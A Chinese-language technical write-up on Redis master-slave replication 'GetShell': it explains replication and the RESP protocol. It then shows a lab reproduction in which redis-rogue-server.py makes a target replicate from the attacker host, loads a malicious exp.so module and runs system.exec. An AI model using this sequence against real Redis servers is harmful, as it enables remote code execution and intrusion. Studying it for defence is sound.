Redis主从GetShell

原理

主备模式

主备模式可以使各个机器的redis服务联动,指定一个主机负责写入数据,其他备机负责读取数据,可以减轻服务器压力,同时主备之间的数据会保持同步。

相关命令:

Slaveof: 参考

```
Slaveof host port
```

该命令将该服务器变成host主机上redis服务的备机

数据同步:

设置主备模式后,主机可以同步数据到备机上

同步过程:


参考文档

主机的数据库含有一个唯一的ID值,这是其数据集合的唯一标志值,并且还有一个偏移量来表示数据的改变情况,当备机连接到主机时,如果备机与主机的数据库ID值不同,则会进行全量更新,备机会丢弃所有数据来接受来自主机的新的数据,如果数据库ID值相同,而偏移量不同则会进行增量更新,主机会发送一些命令来同步备机数据使得偏移量一致


全量更新:

当备机连接到主机后会发送PSYNC(SYNC)命令告诉主机其数据库ID值和偏移量,比如是第一次连接到主机,因为数据库值ID不一致,进行全量更新,主机开始在后台保存进程来生成RDB文件,同时缓存当时用户的所有输入到缓冲区中,当后台保存完成生成RDB文件后,将RDB文件传输给备机,备机保存在其磁盘上并载入内存,然后主机再将缓冲区的命令通过Redis协议发送给备机,使得主备机数据达到完全一致,在之后主机则只通过发送命令来保持数据一致。

主机



备机



redis协议:

参考文档

redis有一套自己的通信协议,例如

```
set key test

*3\r\n$3\r\nset\r\n$3\r\nkey\r\n$4\r\ntest
即等于
*3
$3
set
$3
key
$4
test
```

*3表示参数为三个`set`,`key`,`test`,$则是表示后面参数的长度

模块扩展

Redis支持通过加载额外的拓展模块来实现新的功能

`Module Load module.so`

攻击步骤

1. 使目标执行Slaveof成为我们主机的备机
2. 主机发送FULLRESYNC命令发送payload同步恶意so文件到备机
3. 使备机加载扩展模块
4. 执行命令

复现

```
root@549685b62f48:/data# python3 redis-rogue-server.py --rhost 172.17.0.3 --rport 6379 --lhost 172.17.0.2 --lport 21000
TARGET 172.17.0.3:6379
SERVER 172.17.0.2:21000
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$10\r\n172.17.0.2\r\n$5\r\n21000\r\n'
[->] b'+OK\r\n'
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[->] b'+OK\r\n'
[->] b'*1\r\n$4\r\nPING\r\n'
[<-] b'+PONG\r\n'
[->] b'*3\r\n$8\r\nREPLCONF\r\n$14\r\nlistening-port\r\n$4\r\n6379\r\n'
[<-] b'+OK\r\n'
[->] b'*5\r\n$8\r\nREPLCONF\r\n$4\r\ncapa\r\n$3\r\neof\r\n$4\r\ncapa\r\n$6\r\npsync2\r\n'
[<-] b'+OK\r\n'
[->] b'*3\r\n$5\r\nPSYNC\r\n$40\r\n60d20412884cec8c939290c1e21e38aa2261b515\r\n$5\r\n21392\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$42680\r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00
\x00\x00'.....b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xdf\x9f\x00\x00\x00\x00\x00\x00\xd3\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
[<-] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[->] b'+OK\r\n'
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[->] b'+OK\r\n'
```

之后在备机上即可利用加载的恶意模块

```
127.0.0.1:6379> system.exec "id"
"\x10uid=999(redis) gid=999(redis) groups=999(redis)\n"
127.0.0.1:6379>
```

从备机日志也可以看到整个过程

```
1:S 11 Apr 2020 19:27:32.067 * Before turning into a replica, using my master parameters to synthesize a cached master: I may be able to synchronize with the new master with just a partial transfer.
1:S 11 Apr 2020 19:27:32.067 * REPLICAOF 172.17.0.2:21000 enabled (user request from 'id=16 addr=172.17.0.2:52338 fd=9 name= age=1 idle=1 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=45 qbuf-free=32723 obl=0 oll=0
omem=0 events=r cmd=slaveof')
1:S 11 Apr 2020 19:27:32.497 * Connecting to MASTER 172.17.0.2:21000
1:S 11 Apr 2020 19:27:32.498 * MASTER <-> REPLICA sync started
1:S 11 Apr 2020 19:27:32.498 # Error condition on socket for SYNC: Connection refused
1:S 11 Apr 2020 19:27:33.501 * Connecting to MASTER 172.17.0.2:21000
1:S 11 Apr 2020 19:27:33.501 * MASTER <-> REPLICA sync started
1:S 11 Apr 2020 19:27:33.501 # Error condition on socket for SYNC: Connection refused
1:S 11 Apr 2020 19:27:34.504 * Connecting to MASTER 172.17.0.2:21000
1:S 11 Apr 2020 19:27:34.504 * MASTER <-> REPLICA sync started
1:S 11 Apr 2020 19:27:34.504 * Non blocking connect for SYNC fired the event.
1:S 11 Apr 2020 19:27:34.504 * Master replied to PING, replication can continue...
1:S 11 Apr 2020 19:27:34.504 * Trying a partial resynchronization (request 60d20412884cec8c939290c1e21e38aa2261b515:21392).
1:S 11 Apr 2020 19:27:34.505 * Full resync from master: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ:1
1:S 11 Apr 2020 19:27:34.505 * Discarding previously cached master state.
1:S 11 Apr 2020 19:27:34.505 * MASTER <-> REPLICA sync: receiving 42680 bytes from master
1:S 11 Apr 2020 19:27:34.505 * MASTER <-> REPLICA sync: Flushing old data
1:S 11 Apr 2020 19:27:34.505 * MASTER <-> REPLICA sync: Loading DB in memory
1:S 11 Apr 2020 19:27:34.505 # Wrong signature trying to load DB from file
1:S 11 Apr 2020 19:27:34.505 # Failed trying to load the MASTER synchronization DB from disk
1:S 11 Apr 2020 19:27:35.507 * Connecting to MASTER 172.17.0.2:21000
1:S 11 Apr 2020 19:27:35.507 * MASTER <-> REPLICA sync started
1:S 11 Apr 2020 19:27:35.507 * Non blocking connect for SYNC fired the event.
1:S 11 Apr 2020 19:27:36.505 * Module 'system' loaded from ./exp.so
1:M 11 Apr 2020 19:27:36.506 # Setting secondary replication ID to 60d20412884cec8c939290c1e21e38aa2261b515, valid up to offset: 21392. New replication ID is 19383781a6c83ea4d7d3ac3521ca07cfbd624480
1:M 11 Apr 2020 19:27:36.506 * MASTER MODE enabled (user request from 'id=16 addr=172.17.0.2:52338 fd=9 name= age=5 idle=0 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=34 qbuf-free=32734 obl=0 oll=0 omem=0 events=r
cmd=slaveof')
```